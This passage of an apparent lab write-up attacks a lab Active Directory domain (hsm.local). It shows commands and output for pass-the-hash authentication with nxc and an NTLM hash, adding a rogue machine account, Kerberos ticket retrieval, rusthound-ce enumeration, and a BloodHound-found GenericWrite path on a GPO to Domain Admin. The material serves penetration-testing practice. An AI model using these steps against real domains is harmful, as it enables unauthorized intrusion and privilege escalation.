MAQ         10.0.30.74      389    DC01             MachineAccountQuota: 10

❯ nxc smb 10.0.30.74 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc -M add-computer -o NAME='tommypc' PASSWORD='password'
SMB         10.0.30.74      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hsm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.30.74      445    DC01             [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc (Pwn3d!)
ADD-COMP... 10.0.30.74      445    DC01             Successfully added the machine account: 'tommypc$' with Password: 'password'

❯ kinit tommypc@HSM.LOCAL
Password for tommypc@HSM.LOCAL:

❯ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: tommypc@HSM.LOCAL

Valid starting       Expires              Service principal
12/10/2025 16:47:37  12/11/2025 02:47:37  krbtgt/HSM.LOCAL@HSM.LOCAL
        renew until 12/11/2025 16:47:34
After this...I was still struggling with the bloodhound-ce-python collector, but rusthound-ce worked perfect.
❯ rusthound-ce --domain hsm.local -k -f dc01.hsm.local --zip
---------------------------------------------------
Initializing RustHound-CE at 16:51:44 on 12/10/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-12-10T21:51:44Z INFO  rusthound_ce] Verbosity level: Info
[2025-12-10T21:51:44Z INFO  rusthound_ce] Collection method: All
[2025-12-10T21:51:45Z INFO  rusthound_ce::ldap] Connected to HSM.LOCAL Active Directory!
[2025-12-10T21:51:45Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-12-10T21:51:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-12-10T21:51:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=hsm,DC=local
[2025-12-10T21:51:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-12-10T21:51:48Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=hsm,DC=local
[2025-12-10T21:51:48Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-12-10T21:51:50Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=hsm,DC=local
[2025-12-10T21:51:50Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-12-10T21:51:50Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=hsm,DC=local
[2025-12-10T21:51:50Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-12-10T21:51:50Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=hsm,DC=local
[2025-12-10T21:51:50Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-12-10T21:51:50Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2025-12-10T21:51:50Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 5 users parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 63 groups parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 3 computers parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 3 gpos parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2025-12-10T21:51:50Z INFO  rusthound_ce::json::maker::common] .//20251210165150_hsm-local_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 16:51:50 on 12/10/25! Happy Graphing!

Now when looking at the Bloodhound GUI, I went to the prebuilt Shortest Paths to Domain Admins query and it also returned the same thing I found earlier with bloodyAD...bbarkinson has the GenericWrite edge over the Finance Policy GPO (ID - 526CDF3A-10B6-4B00-BCFA-36E59DCD71A). So in this lab you could have still successfully used bloodhound to escalate to an Administrator user.